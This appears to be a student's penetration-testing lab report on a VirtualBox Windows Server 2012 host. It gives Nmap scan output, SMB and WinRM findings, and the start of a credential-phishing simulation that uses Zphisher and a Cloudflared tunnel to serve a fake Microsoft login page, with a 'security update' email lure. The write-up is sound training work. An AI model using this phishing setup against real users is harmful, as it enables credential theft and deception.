OS:O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=80%CD=Z)
```

```
Uptime guess: 0.081 days (since Tue Jan 21 16:17:43 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 55111/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 49600/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 11446/udp): CLEAN (Timeout)
|   Check 4 (port 56660/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: -1d18h47m56s, deviation: 0s, median: -1d18h47m56s
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: WIN-2IB0OIIBMVA, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:44:a9:97 (Oracle VirtualBox virtual NIC)
| Names:
|   WIN-2IB0OIIBMVA<20>  Flags: <unique><conflict><active>
|   WIN-2IB0OIIBMVA<00>  Flags: <unique><conflict><active>
|   WORKGROUP<00>        Flags: <group><active>
| Statistics:
|   08:00:27:44:a9:97:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-time:
|   date: 2025-01-19T17:55:53
|_  start_date: 2025-01-20T05:31:13
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   1.06 ms 192.168.56.108 (192.168.56.108)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
```

CB013126
nickel gunasekera

```
Completed NSE at 18:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.66 seconds
           Raw packets sent: 65552 (6.817MB) | Rcvd: 65659 (2.627MB)
```

Scan results

- **Host Information:**
  - **IP Address:** 192.168.56.108
  - **Host is Online:** Detected using ARP response.
  - **MAC Address:** 08:00:27:44:A9:97 (indicating it's a virtual machine running in Oracle VirtualBox).
  - **Operating System:** Likely running Windows Server 2012 R2, Windows 7, or Windows 8.1.
  - **Network Distance:** 1 hop, meaning it’s on the same local network.

- **Open Ports and Services:**
  - 12 open ports were found, with several important services running:
    - **Port 135 (Microsoft RPC):** Used for remote procedure calls, common in Windows.
    - **Port 139 (NetBIOS-SSN):** For file and printer sharing.
    - **Port 445 (Microsoft-DS):** Used for file sharing and network access via SMB.

- **Ports 5985 & 47001 (HTTP):** For Windows Remote Management (WinRM).
- **Ports 49152-49159 (Microsoft RPC):** Dynamic ports used for RPC tasks.

- **Operating System and Security Observations:**
  - **Operating System:** Microsoft Windows-based OS (Server 2012 R2, Windows 7, or Windows 8.1).
  - **SMB Security:**
    - **Message Signing Disabled:** A potential security risk as it allows data tampering.
    - **Authentication Level:** User-level authentication is active.


- **Host Script Results:**
  - **Conficker Worm Check:** No sign of the Conficker worm or similar malware.
  - **NetBIOS Info:** The host is part of the **WORKGROUP** and has the name **WIN-2IB0OIIBMVA**.
  - **SMB Time and Date:** Time is correct, but there's a clock skew of -1 day, 18 hours, and 47 minutes.


  - **Traceroute:** The host is directly accessible in one hop, confirming it's on the same local network.
  - **HTTP Services (Ports 5985 & 47001):** These ports are hosting HTTP services, but they show a "404 Not Found" error, indicating no specific content is available.

Vulnerability scanning

- Vulnerability scanning is the process of systematically identifying and assessing security weaknesses of flaws in a system, network or applications.


OpenVAS Vulnerability Scan





Nmap Vulnerability Scanning

1. Basic vulnerability scan with Nmap



Findings with from this scan

1. smb-vuln-ms10-054: Not Vulnerable

- MS10-054 is a windows SMB vulnerability that could allow denial of Service


2. **samba-vuln-cve-2012-1182: Inconclusive**

- **CVE-2012-1182** is a vulnerability in Samba (open-source SMB implementation).
- **Scan Result**: Inconclusive—**authentication might be required** to fully assess this vulnerability.

3. **smb-vuln-ms10-061: Inconclusive**

- **MS10-061** is an SMB vulnerability that could allow remote code execution (RCE) via the Print Spooler service.
- **Scan Result**: Inconclusive—**authentication restrictions** prevented full confirmation of this vulnerability.

2. Running a Comprehensive scan with NSE scripts



Findings from this scan

- Port 5985 (HTTP – Microsoft HTTPAPI 2.0) and Port 47001 (HTTP- Microsoft HTTPAPI 2.0) are now open, indicating that WinRm is enabled.
- SMB (Port 445) and MSRPC (Ports 135, 49152-49158) remain open.

The system is **not vulnerable** to some SMB vulnerabilities, but the **WinRM service** introduces a critical potential for remote exploitation if an attacker gains credentials

Vulnerability assessment report for windows server 2012

- The vulnerability scan conducted on the Windows Server 2012 system identified no critical system weaknesses, such as unpatched vulnerabilities or hardware flaws, making the system secure in terms of software and configurations. However, further analysis has highlighted potential attack vectors stemming from protocol vulnerabilities, configuration weaknesses, and user-related issues, which could be exploited by attackers to gain unauthorized access.
- The following attacks could occur by taking advantage of user-related weaknesses, such as weak passwords, poor login practices, and exposed user credentials. These weaknesses could allow attackers to gain access through certain user vulnerabilities

1. Phishing attack simulation for user credential capture

- In this task, a phishing attack simulation was carried out to assess the vulnerability of users in the organization to deceptive login pages. A fake Microsoft login page was created and sent to users via email with a message claiming that a critical security update was required for their account. The email contained a link to the fake login page, which was designed to look identical to the real Microsoft login page. Upon entering their login credentials, users unknowingly submitted their username and password to an attacker-controlled system.

Why Microsoft?


- Microsoft was chosen for the simulation because the organization primarily uses Microsoft-based systems for its operations.
- Additionally, every user within the organization has Microsoft credentials, making it the perfect target for this phishing attack.

Used technologies


- **Zphisher** is a phishing tool that helps create fake login pages for popular websites (in this case, Microsoft). The tool generates a page that closely mimics the real login page, making it difficult for the target to notice any differences.
- **Cloudflared** is a tool that allows the attacker to hide the phishing page behind an anonymous tunnel. It provides a way to make the phishing page appear legitimate and avoids detection.

Step 1: Settting up Zphisher

- Created a fake Microsoft login page that closely resembles a real Microsoft login page.
- The fake page was designed to trick Admin user into thinking they were logging into their actual Microsoft account.
- Cloudflared was used to generate a secure tunnel, providing a legitimate-looking URL that made the phishing page appear more authentic.
- This ensured that the phishing page could be accessed online without exposing the attacker's real IP address.




Step 2: Sending the Phishing Link

